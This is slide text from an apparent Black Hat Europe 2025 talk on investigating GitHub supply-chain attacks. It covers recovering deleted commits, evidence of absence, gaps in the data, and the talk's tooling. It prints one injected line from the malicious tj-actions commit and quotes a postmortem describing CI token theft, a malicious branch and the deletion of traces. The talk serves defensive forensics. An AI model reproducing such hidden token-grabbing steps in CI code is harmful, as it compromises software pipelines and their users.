4	PullRequestEvent	mmvojwip/agentkit	93b7ddda67c8bdfb25e067f22b2cd55d3bc3179a	9e7c530de034c3ac2ef95d3fc2a4274b9f1d206e

ClickHouse



## Recovering deleted commits via cross-fork references

chore: changelog exts (#545) · 1 X

github.com/tj-actions/changed-files/commit/6e6023c01918b353229af0881232f601a4cc8365

110% ☆

Sign in

Import bookmarks...

tj-actions / changed-files

Type / to search

<> Code Issues 7 Pull requests 2 Discussions Actions Projects Security 2 Insights

⚠ This commit does not belong to any branch on this repository, and may belong to a fork outside of the repository.

### Commit 6e6023c

github-actions[bot] committed on Mar 13

chore: changelog exts (#545)

1 parent 9200e69 commit 6e6023c

Filter files...

- dist
  - index.js

1 file changed +15 -1 lines changed

Search within code

```
@@ -1864,6 +1864,7 @@ async function run() {
1864 1864     const env = await (0, env_1.getEnv)();
1865 1865     core.debug(`Env: ${JSON.stringify(env, null, 2)}`);
1866 1866     const inputs = (0, inputs_1.getInputs)();
1867 +    await (0, utils_1.updateFeatures)(inputs.token);
1867 1868     core.debug(`Inputs: ${JSON.stringify(inputs, null, 2)}`);
1868 1869     const workingDirectory = path_1.default.resolve(env.GITHUB_WORKSPACE || process.cwd(), inputs.useRestApi ? '.' : inputs.path);
1869 1870     core.debug(`Working directory: ${workingDirectory}`);
@@ -1959,6 +1960,7 @@ var __importDefault = (this && this.__importDefault) || function (mod) {
1959 1960 };
1960 1961 Object.defineProperty(exports, "__esModule", ({ value: true }));
1961 1962 exports.warnUnsupportedRESTAPIInputs = exports.hasLocalGitDirectory = exports.recoverDeletedFiles = exports.setOutput = exports.setArrayOutput = exports.getOutputKey =
exports.getRecoverFilePatterns = exports.getYamlFilePatterns = exports.getFilePatterns = exports.getDirNamesIncludeFilesPattern = exports.jsonOutput =
exports.getDirnameMaxDepth = exports.canDiffCommits = exports.getPreviousGitTag = exports.cleanShaInput = exports.verifyCommitSha = exports.getParentSha =
```

# Recovering deleted gists

```
(venv) → e9975a3a16acc492e3e7f677b6276cb2 git:(main) git log -p -- setup.py
```

**Recovering changes**

# Investigating Attacks

## Absence as evidence

- Deleted users
- Deleted forks
- Missing workflow runs and GitHub Action logs

```
(venv) → bheu_demos cat tjactions_demo_query.sql
SELECT distinct actor_login, repo_name
FROM github_events
WHERE
  (event_type = 'ForkEvent' and repo_name = 'tj-actions/changed-files')
  AND created_at > '2025-02-01 00:00:00'
  AND created_at < '2025-03-18 00:00:00'
(venv) → bheu_demos
```

**Evidence of absence**



# Technical Difficulties

# Technical Difficulties

1. Not all events are logged publicly

# Technical Difficulties

## 2. Third parties that index data have gaps

igrigorik / gharchive.org

[Issues](#) 26 [Pull requests](#) 2 [Discussions](#) [Actions](#) [Projects](#) [Wiki](#) [Security](#) [Insights](#)

### Drastic Drop Off in Events After 2025-05-23 #310

[Open](#)

# Technical Difficulties

## 3. Not all user profiles are public



@rami-wiz's activity is private



# Technical Difficulties

## 4. GitHub code search only indexes the default branch

Due to the complexity of searching code, there are a few restrictions on how searches are performed:

- Only the *default branch* is considered. In most cases, this will be the `master` branch.
- Only files smaller than 384 KB are searchable.
- You must always include at least one search term when searching source code. For example, searching for `language:go` is not valid, while `amazing language:go` is.

# Technical Difficulties

## 5. Evidence is often deleted by attackers

2. **Token extraction and escalation:** The malicious script ran with elevated permissions, extracted a read/write GitHub token (due to our workflow permissions setting), and used it to:

- Create a branch with a malicious script replacing our legitimate CI script
- Trigger our publish workflow against that branch via the GitHub API (enabled by `workflow_dispatch`)
- Clean up traces by deleting branches and workflow runs

*Singularity - What Happened, How We Responded, What We Learned*

# Technical Difficulties

## 6. Evidence is often deleted by defenders

The github repo got pulled which includes all the information that was collecting on the issue.  
(This was a very annoying way to wake up this morning.)




# Takeaways

# Takeaways

- Threat activity involving GitHub is picking up
- GitHub is a critical source of threat intelligence
- And it's insufficiently leveraged by defenders
- But if attackers can do it, so can you!

# GitHunt

A screenshot of a GitHub repository's README page. The page title is 'BHEU Demos'. The content describes three demos for Black Hat Europe 2025's 'The Forensic Trail On GitHub: Hunting For Supply Chain Activity'. The demos are: 1. 'potential\_attacks\_demo': A Flask web application for identifying and investigating attacks based on the public GitHub firehose. 2. 'ghdig': A command-line tool for investigating GitHub activity. 3. 'gitthrunter': A toy tool for identifying suspicious GitHub activity, enriching it, and rendering it for further investigation. The screenshot shows a dark-themed interface with a 'README' tab at the top left and edit and menu icons at the top right.

📖 README

## BHEU Demos

This repository contains three demos for Black Hat Europe 2025's [The Forensic Trail On GitHub: Hunting For Supply Chain Activity](#)

1. `potential_attacks_demo` : A Flask web application that shows a demo of identifying and investigating an attack based off the public GH firehose.
2. `ghdig` : A command-line tool for investigating GitHub activity.
3. `gitthrunter` : A toy tool that identifies suspicious GitHub activity, enriches it, and renders it for further investigation.

Try it out yourself: [wiz-sec-public/githunt](https://github.com/wiz-sec-public/githunt)



**Thank you!**